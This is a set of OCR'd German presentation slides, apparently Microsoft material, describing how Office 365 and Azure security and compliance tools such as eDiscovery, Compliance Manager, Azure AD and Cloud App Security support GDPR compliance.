- ***Office Cloud App Security*** *ermöglicht das Ermitteln besonders riskanter und anormaler Nutzung und benachrichtigt Sie über potenzielle Verletzungen.*




Überprüfen

Daten und Systeme analysieren, Compliance beibehalten und Risiken verringern

Auditierung, Löschen von Daten

- *Die **Office 365 eDiscovery-Suche** kann verwendet werden, um Text und Metadaten in Inhalten in Ihren Office 365-Anwendungen zu finden – SharePoint Online, OneDrive for Business, Skype for Business Online und Exchange Online.*




Überprüfen

Daten und Systeme analysieren, Compliance beibehalten und Risiken verringern

Office 365 Compliance Manager

- **"Real-time" Risikobewertung**
  Ein intelligenter Score zeigt Ihre Compliance-Status gegen neue Vorschriften
- **Anwendbare Empfehlungen**
  Handlungsempfehlungen zur Verbesserung Ihrer Datenschutzfunktionen
- **Vereinfachte Compliance**
  Optimierte Workflows und Audit-Ready-Berichte

http://aka.ms/compliancemanager



Überprüfen


Daten und Systeme analysieren, Compliance beibehalten und Risiken verringern

Office 365 Compliance Manager

- **Transparenz**
  Gewinnen Sie wertvolle Einblicke in Microsofts und zu Ihrer Verantwortung um Compliance-Standards zu erfüllen.

- **Zentralisierte Informationen**
  Sie bekommen Implementierungsdetails, Details zu Testplänen, Testergebnisse zu jeder einzelnen Microsoft-Eigenen Kontrolle an einem Ort

- **Aktionsempfehlungen**
  Erhalten Sie klare Hinweise auf notwendige Maßnahmen, die Sie ergreifen müssen



Microsoft Enterprise Mobility + Security und GDPR

1

Ermitteln

Finden Sie heraus, welche personenbezogenen Daten in Ihrem Unternehmen vorhanden sind und wo sie gespeichert sind.

2

Verwalten

Legen Sie fest, wie personenbezogene Daten genutzt werden und wie darauf zugegriffen wird

3

Schützen

Richten Sie Sicherheitskontrollen ein, um Schwachstellen und Datenschutzverletzungen zu verhindern, zu erkennen und darauf zu reagieren

4

Berichten

Bewahren Sie benötigte Dokumentationen auf, und verwalten Sie Datenanfragen und Benachrichtigungen zu Datenschutz-verletzungen

Kontrollieren


Verwendung und Zugriff auf persönliche Daten verwalten

Azure Active Directory (Azure AD)

hilft Ihnen zu gewährleisten, dass nur autorisierte Benutzer Ihre Rechenumgebungen, Daten und Anwendungen aufrufen können.

Azure AD Privileged Identity Management

unterstützt bei der Reduzierung der Risiken in Verbindung mit administrativen Rechten durch Zugriffssteuerung, Verwaltung und Berichterstellung



Kontrollieren

Verwendung und Zugriff auf persönliche Daten verwalten

Azure AD Identity Protection


Ermöglicht automatische Reaktion auf Bedrohungen durch ändern der Anmelde Policy oder sogar Verhinderung des Log-In

Multi-Factor Authentication

und ermöglicht so eine äußerst sichere Anmeldung.

Microsoft Cloud App Security


hilft Ihnen beim Ermitteln sämtlicher Cloud-Apps in Ihrer Umgebung, Erkennen der Benutzer und Nutzung sowie beim Abrufen einer Risikobewertung für jede App. Sie können dann entscheiden, ob Ihre Benutzer diese Apps aufrufen dürfen.



